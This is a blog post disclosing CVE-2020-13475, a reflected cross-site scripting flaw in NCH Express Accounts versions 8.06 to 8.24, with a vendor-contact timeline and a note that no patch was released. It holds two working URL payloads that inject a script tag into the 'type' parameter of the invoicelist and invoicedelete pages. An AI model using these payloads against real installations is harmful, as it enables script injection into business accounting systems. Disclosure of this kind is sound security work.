Tejas Pingulkar

CVE-2020-13475: NCH accounts-Cross Site Scripting

December 08, 2020

Vulnerable Software: Express Account

Vulnerability: XSS

Affected Version: from 8.06 to 8.24

Vendor Homepage: https://www.nchsoftware.com/

CVE: CVE-2020-13475

CVE Author: Tejas Nitin Pingulkar

Exploit Available: POC Available

Patch Status: Unpatched

About Affected Software:

Express Accounts is professional business accounting software, perfect for small businesses needing to document and report on incoming and outgoing cash flow including sales, receipts, payments and purchases.

Exploit

1>Login as admin


Use any of below payload


IP:PORT/invoicelist?type=czalc’%3e%3cscript%3ealert(1)%3c%2fscript%3eqb6nc

IP:PORT/invoicedelete?type=mctf8″>%3e%3cscript%3ealert(1)%3c%2fscript%3eqb6ncmwk0t&id=DFT3

[to render second payload click on cancel]

Proof Of Concept





Timeline:

Vulnerability Discovered – 7 April

Initial Email Sent: 19th May 2020 — No response

CVE Generated: 26 May 2020

Followup 2: 15 June 2020 — No response

Followup 3: 26 July 2020 — No response

Acknowledged- 06 Oct 2020

Sevreal Followup sent never released patched

Published: 08 December 2020

To leave a comment, click the button below to sign in with Google.

Follow me on Linked in https://www.linkedin.com/in/tejaspingulkar/

TEJAS PINGULKAR

VISIT PROFILE

Search This Blog

Search this blog

Archive

Labels

Report Abuse

Followers

Followers (1)